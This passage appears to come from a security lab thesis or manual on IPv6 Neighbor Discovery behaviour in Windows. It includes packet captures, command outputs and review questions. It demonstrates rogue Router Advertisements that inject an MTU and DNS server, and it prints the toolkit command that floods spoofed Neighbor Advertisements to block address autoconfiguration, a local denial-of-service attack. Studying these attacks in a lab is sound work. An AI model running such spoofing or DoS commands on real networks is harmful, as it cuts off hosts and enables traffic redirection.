On the **Protocol Data** tab, Media Access Control, Internet Protocol ver 6, Internet Control Message Protocol, the HexDump field for flags and the HexDump field for ICMPv6 Option (Source link-layer address) are inserted similarly as described in Fig. 5.57 and Fig. 5.62. Besides, the HexDump for MTU Option and another HexDump for Recursive DNS server are illustrated as below, and is shown in Fig. 5.73.


- HexDump: The value of MTU (1300 bytes) is inserted in ICMPv6 Option (MTU).
- HexDump: The recursive DNS server with IPv6 address `2001:4860::8844` is written in ICMPv6 Option (Recursive DNS server).

After running one of these tools, in PC2, the MTU on the interface connected to the network is immediately changed to the value defined in Router Advertisement message (1300 bytes). This is shown in Listing. 5.14.

The change in the value of the MTU takes effect immediately when PC2 communicates with hosts on the other network (in this case, R2). This is depicted in Fig. 5.74 when PC2 tries to ping R2 with the larger Payload size (1400 bytes) than defined MTU (1300 bytes). The command for performing this Ping in PC2 is: `ping 2001:db8:abcd:3::1 -l 1400`. The fragmentation happens as a result, and it is applied for all path (not restricted in a specific path like the PMTU).

```
C:\Users\User>netsh interface ipv6 show interfaces

Idx     Met         MTU          State                Name
---  ----------  ----------  ------------  ---------------------------
  4          25         1300    connected              Ethernet0
```

Listing 5.14: Result of the MTU at PC2 after receiving Router Advertisement with specified MTU and DNS server (shortened output).



```
Source                           Destination        Protocol  Length Info
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  IPv6      1310 IPv6 fragment (off=0 more=y ident=0xa5bd7042 nxt=58)
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  ICMPv6     222 Echo (ping) request id=0x0001, seq=7, hop limit=128
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  IPv6      1310 IPv6 fragment (off=0 more=y ident=0xa5bd7040 nxt=58)
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  ICMPv6     222 Echo (ping) request id=0x0001, seq=6, hop limit=128
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  IPv6      1310 IPv6 fragment (off=0 more=y ident=0xa5bd703e nxt=58)
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  ICMPv6     222 Echo (ping) request id=0x0001, seq=5, hop limit=128
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3::1  IPv6      1310 IPv6 fragment (off=0 more=y ident=0xa5bd703c nxt=58)
```

Fig. 5.74: Captured Ping message between PC2 and R2 after receiving Router Advertisement with MTU and DNS server.

On the other hand, the IPv6 address of recursive DNS server is also applied by PC2 even though it cannot be used to resolve queries from PC2, as depicted in Listing. 5.15. The reason is that this DNS server does not actually exist and PC1 does not own any server either. However, if the recursive DNS server is controlled by PC1 (attacker), any resolution operation of PC2 will be redirected to another domain by PC1. This can harm PC2 if PC1 is a malicious attacker.

```
C:\Users\User>netsh interface ipv6 show dnsservers

Configuration for interface "Ethernet0"
    DNS servers configured through DHCP:  2001:4860::8844
    Register with which suffix:           Primary only
```

Listing 5.15: Result of the DNS servers list at PC2 after receiving Router Advertisement with specified MTU and DNS server (shortened output).

Review questions

The purpose of the following review questions is to clarify the behaviour of Windows device when dealing with Router Solicitation and Router Advertisement. All answers are located in the attachment A.4.

Question 1:

Which devices (R1, PC2, PC3) in the network scenario answer Router Solicitation sent from PC1?
a) Show how to generate a standard Router Solicitation by using the network toolkit (**router_solicitation.py** tool).
b) Capture the generated packet in Wireshark and the possible responses after sending the Router Solicitation message.

Question 2:

a) If the legitimate router R1 has the Medium preference in Router Advertisement, which level of preference that PC1 need to have in the generated Router Advertisement for taking over the role of default router from R1.
b) Demonstrate the impact on PC2 by using the **router_advertisement.py** tool and application Ostinato.

Question 3:

a) Will the legitimate default router (R1) on PC2 be influenced if PC1 sends a spoofed Router Advertisement message that sets the IPv6 link-local address of R1 as the source, the link-layer address of R1 as the source MAC address, the Medium preference and the value of router lifetime as 0 second?
b) Demonstrate the impact on PC2 by using the **router_advertisement.py** tool.

Question 4:

Does PC2 generate IPv6 addresses when PC1 sends Router Advertisement, in which the prefix is link-local (for example, `fe80::/64`)? Verify the impact on PC2 by using the network toolkit **router_advertisement.py** tool).

5.5 Neighbor Solicitation and Neighbor Advertisement

Neighbor Solicitation (NS) and Neighbor Advertisement (NA) are two important functions in the IPv6 protocol that are used for the purpose of Neighbor Discovery. Specifically, Address Resolution, Neighbor Unreachable Detection (NUD) and

Duplicate Address Detection (DAD) are typical features that are undertaken by Neighbor Solicitation and Neighbor Advertisement. This section will delve into the analysis of Windows device's behaviour when processing these types of messages and the possible vulnerabilities.




Fig. 5.75: The network topology for testing Neighbor Solicitation and Neighbor Advertisement.

Precondition


To carry out the implementation stages of Neighbor Solicitation and Neighbor Advertisement, at the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs (from 1 to 4) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize. The network scenario with address specification is depicted in Fig. 5.75.

Operations and Observation

(a) Duplicate Address Detection


Right after booting up every device on the network, Neighbor Solicitation is applied by the network interface of every node (in this case, PC2 is considered) for Duplicate Address Detection. The Neighbor Solicitation is sent with unspecified IPv6 source address (: :) and the solicited multicast address of PC2 as the destination, which is illustrated in Fig. 5.76. This message is sent for ensuring that there is no IPv6 address conflict when another node may have the same address as the one of PC2. The address that PC2 wants to check, is displayed in Target Address field of Neighbor Solicitation.

After a specific interval, since no hosts inform that these proposed addresses are in use by them, PC2 considers these addresses to be unique and decides to use them by sending out Neighbor Advertisement to all-nodes multicast address. In this situation, this message is applied to inform the status of PC2 and confirm the existence with a unique address, as depicted in Fig. 5.77. However, what happens in PC2 if a host announces that this address is already in use? This can be easily verified by using the **neighbor_advertisement.py** from the network toolkit, as shown in Fig. 4.9.



```
Source      Destination          Protocol  Length  Info
::          ff02::1:ff56:431b    ICMPv6    78 Neighbor Solicitation for fe80::7790:2c2b:9e56:431b
::          ff02::1:ff0f:3ce9    ICMPv6    78 Neighbor Solicitation for 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9

> Frame 31: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface -, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_ff:0f:3c:e9 (33:33:ff:0f:3c:e9)
> Internet Protocol Version 6, Src: ::, Dst: ff02::1:ff0f:3ce9
v Internet Control Message Protocol v6
    Type: Neighbor Solicitation (135)
    Code: 0
    Checksum: 0x2fa5 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
```

Fig. 5.76: Captured Neighbor Solicitation from PC2 in DAD procedure.




```
Source                      Destination  Protocol  Info
fe80::7790:2c2b:9e56:431b   ff02::1      ICMPv6    Neighbor Advertisement fe80::7790:2c2b:9e56:431b (ovr) is at 00:0c:29:8e:74:ad

> Frame 34: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface -, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0xb0fb [correct]
    [Checksum Status: Good]
  v Flags: 0x20000000, Override
      0... .... .... .... .... .... .... .... = Router: Not set
      .0.. .... .... .... .... .... .... .... = Solicited: Not set
      ..1. .... .... .... .... .... .... .... = Override: Set
      ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
    Target Address: fe80::7790:2c2b:9e56:431b
  > ICMPv6 Option (Target link-layer address : 00:0c:29:8e:74:ad)
```

Fig. 5.77: Captured Neighbor Advertisement from PC2 in DAD procedure.

✎. Using the designed toolkit

The configuration for doing this task is described below, with the depicted output in Fig. 5.78.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Option to prevent auto-configuration: This is conducted with syntax **-dad**, in which PC1 sends Neighbor Advertisement as the answers to duplicate IPv6 address checking from PC2.
- R flag (set in the configuration): It is the Router flag to indicate that the sender is the router. This flag is also applied in Neighbor Unreachability Detection to detect the change in status of router. In this case, R flag is set to increase the effect of preventing auto-configuration with syntax **-R**.
- S flag (not set in the configuration): It is the Solicited flag. When enabled, it signifies that the Neighbor Advertisement was transmitted in reply to a Neighbor Solicitation. However, it is imperative that the S flag must not activated in multicast advertisements or in unsolicited unicast advertisements. So, in this case, S flag is left blank since the destination address of the answer is all-nodes multicast address.
- O flag (set in the configuration): It is the Override flag, which is used to direct the advertisement to supplant an existing cache entry and update the cached link-layer address. This flag is activated with syntax **-O**.
- Target link-layer address (not used in the configuration): It is the link-layer address of the host, which sends Neighbor Advertisement. In this case, this option is left blank since the option **-dad** automatically generates random link-layer addresses for inserting into the cache of PC2.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 neighbor_advertisement.py eth0 -dad -O -R
Initializing to prevent new IPv6 hosts on the local link from autoconfiguring IPv6 address (
press Ctrl+C to stop the process).....
+ Preventing a host number #1 from getting address: fe80::7790:2c2b:9e56:431b
+ Preventing a host number #2 from getting address: fe80::9316:3f07:859a:c199
+ Preventing a host number #3 from getting address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
+ Preventing a host number #4 from getting address: 2001:db8:abcd:1:c8b4:801c:3175:2625
+ Preventing a host number #5 from getting address: fe80::c0d7:a577:a752:d974
+ Preventing a host number #6 from getting address: 2001:db8:abcd:1:1fad:57f7:42b2:17b3
```

```
+ Preventing a host number #105 from getting address: 2001:db8:abcd:1:f5d9:7f75:c166:7cae
+ Preventing a host number #106 from getting address: 2001:db8:abcd:1:d11e:f7e3:cfba:108b
+ Preventing a host number #107 from getting address: 2001:db8:abcd:1:3be4:6e24:df58:7e1a
+ Preventing a host number #108 from getting address: fe80::3861:68df:906f:7ee8
+ Preventing a host number #109 from getting address: fe80::7bf7:af9c:6886:aa7e
+ Preventing a host number #110 from getting address: fe80::317a:7702:ff78:1706
```

Fig. 5.78: Result after running neighbor_advertisement.py tool to prevent auto-configuration at PC2.

To conduct this task successfully, it is essential to launch the tool from the network toolkit **neighbor_advertisement.py** first. Then, at PC2, the network adapter is disabled and enabled to activate the address auto-configuration again.

As can be seen from Fig. 5.78 and Fig. 5.79, every time PC2 sends out Neighbor Solicitation (with unspecified address ::) for checking the proposed IPv6 address, PC1 (attacker) answers with Neighbor Advertisement message for making a conflict in auto-configuration. This process of checking duplication happens 110 times after 30 seconds and still continues since PC2 does not give up asking for the unique address.



```
Source                           Destination        Protocol  Info
::                               ff02::1:ff56:431b  ICMPv6    Neighbor Solicitation for fe80::7790:2c2b:9e56:431b
fe80::7790:2c2b:9e56:431b        ff02::1            ICMPv6    Neighbor Advertisement fe80::7790:2c2b:9e56:431b (rtr, ovr) is
::                               ff02::1:ff0f:3ce9  ICMPv6    Neighbor Solicitation for 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ff02::1        ICMPv6    Neighbor Advertisement 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 (rtr
```

```
> Frame 4: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
> Ethernet II, Src: MS-NLB-PhysServer-03_d5:be:31 (02:03:00:d5:be:31), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0xf97f [correct]
    [Checksum Status: Good]
  > Flags: 0xa0000000, Router, Override
    Target Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
  > ICMPv6 Option (Target link-layer address : 02:03:00:d5:be:31)
```

Fig. 5.79: Captured Neighbor Solicitation and Neighbor Advertisement after running the neighbor_advertisement.py tool to prevent address auto-configuration at PC2.

Moreover, even though PC1 succeeds in preventing PC2 from getting the link-local address, PC2 still has one link-local address in its network configuration. This is not only the behaviour of Windows machines (PC2, in this case), but also other types of device such as Linux, with an aim to preventing from the DAD attack. Specifically, since a link-local address is the minimum required to perform basic communication functions, PC2 will continue to maintain the link-local address it establishes regardless of receiving information about address duplication (Neighbor Advertisement). However, PC2 still follows the DAD process for duplication. That is demonstrated that it only uses a link-local address for a short period of time, then changes to another link-local address. This not only helps maintain basic connections, but does not also violate the DAD process.

In terms of IPv6 global address, PC1 manages to make PC2 believe that there is another host on the link having these addresses. So, PC2 has to propose IPv6 global address many times and still cannot get any of them. The network configuration of PC2 after this attack actually shows no IPv6 global addresses, as depicted in Listing. 5.16.

As a result, the communication of PC2 in the local network still works while the connection to the external network is cancelled. The Ping message from PC2 to R1 demonstrates the normal connection on the local network, as shown in Listing. 5.17. Because no IPv6 global addresses are included, a DoS attack is present in PC2.

```
C:\Users\User>ipconfig

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::317a:7702:ff78:1706%4
   Default Gateway . . . . . . . . . : fe80::c801:11ff:fef5:8%4
```

Listing 5.16: The network configuration of PC2 after running the tool to prevent auto-configuration (shortened output).

```
C:\Users\User>ping fe80::c801:11ff:fef5:8

Pinging fe80::c801:11ff:fef5:8 with 32 bytes of data:
Reply from fe80::c801:11ff:fef5:8: time=1ms
Reply from fe80::c801:11ff:fef5:8: time=4ms
Reply from fe80::c801:11ff:fef5:8: time=9ms
Reply from fe80::c801:11ff:fef5:8: time=3ms

Ping statistics for fe80::c801:11ff:fef5:8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 9ms, Average = 4ms
```

Listing 5.17: Result of Ping message from PC2 to PC4 after running the tool to prevent auto-configuration.

(b) Sending Neighbor Solicitation message

Neighbor Solicitation is used by a node to resolve the link-layer address of a neighbor (i.e., a node on the same link). It is similar to the ARP (Address Resolution Protocol) used in IPv4. When a node wants to communicate with a neighbor but does not know the link-layer address of this neighbor, it sends an Neighbor Solicitation message to the solicited-node multicast address of the neighbor. In case of existing previous communication between two nodes, the Solicitation can also be sent to the unicast address of the target, but with an aim to checking the reachability and updating the information.

The neighbor then responds with a Neighbor Advertisement message, which includes its link-layer address. This link-layer address is then used by the node to communicate with the neighbor.


Before performing this task, it is important to cancel the attack in the previous section by turning off the **neighbor_advertisement.py** tool and refresh the network connection at PC2.

A Neighbor Solicitation message is formally sent to the solicited-node multicast address corresponding to the target [14]. But it can be also sent to the unicast address (so-called unicast solicitation) and has the same function as the multicast solicitation. In this section, a standard Neighbor Solicitation is sent by PC1 to the solicited-node multicast address of PC2 for resolving the link-layer address of PC2. The **neighbor_solicitation.py** tool (described in Fig. 4.8) and application Ostinato can be taken to perform the task with the same output.

. Using the designed toolkit

The configuration for generating this packet is described as below, with the output in Fig. 5.80. The generated Neighbor Solicitation is captured in Fig. 5.81.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Target address: This can be the IPv6 global address or link-local address of PC2. The parameter for inserting the target address is **-tip**.
- Destination address: The solicited-node multicast address will be automatically generated from the target address if this parameter is left blank.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 neighbor_solicitation.py eth0 -tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Sending Neighbor Solicitation to the destination: ff02::1:ff0f:3ce9
⟹ Received Neighbor Advertisement from 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
            with MAC address:  00:0c:29:8e:74:ad
            Flags: R-No, S-Yes, O-Yes

┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 neighbor_solicitation.py eth0 -tip fe80::7790:2c2b:9e56:431b
Sending Neighbor Solicitation to the destination: ff02::1:ff56:431b
⟹ Received Neighbor Advertisement from fe80::7790:2c2b:9e56:431b
            with MAC address:  00:0c:29:8e:74:ad
            Flags: R-No, S-Yes, O-Yes
```

Fig. 5.80: Result after running neighbor_solicitation.py tool to resolve link-layer address of PC2. a) Target is global address. b) Target is link-local address.


. Using the application Ostinato

In Ostinato, on the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept in the default setting, as depicted in Fig. 5.82:



```
Source                          Destination                  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6       ff02::1:ff0f:3ce9            ICMPv6    Neighbor Solicitation for 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  fe80::8ac4:147a:5dfe:a9c6  ICMPv6    Neighbor Advertisement 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 (sc

> Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1:ff0f:3ce9
v Internet Control Message Protocol v6
    Type: Neighbor Solicitation (135)
    Code: 0
    Checksum: 0x5472 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
  > ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. 5.81: Captured Neighbor Solicitation after sending Neighbor Solicitation to resolve the link-layer address of PC2.



Advanced

Available Protocols: MAC, DATA, SAMPLE, :{Script} [EXPERIMENTAL], HexDump, SIGN, Eth II, 802.3

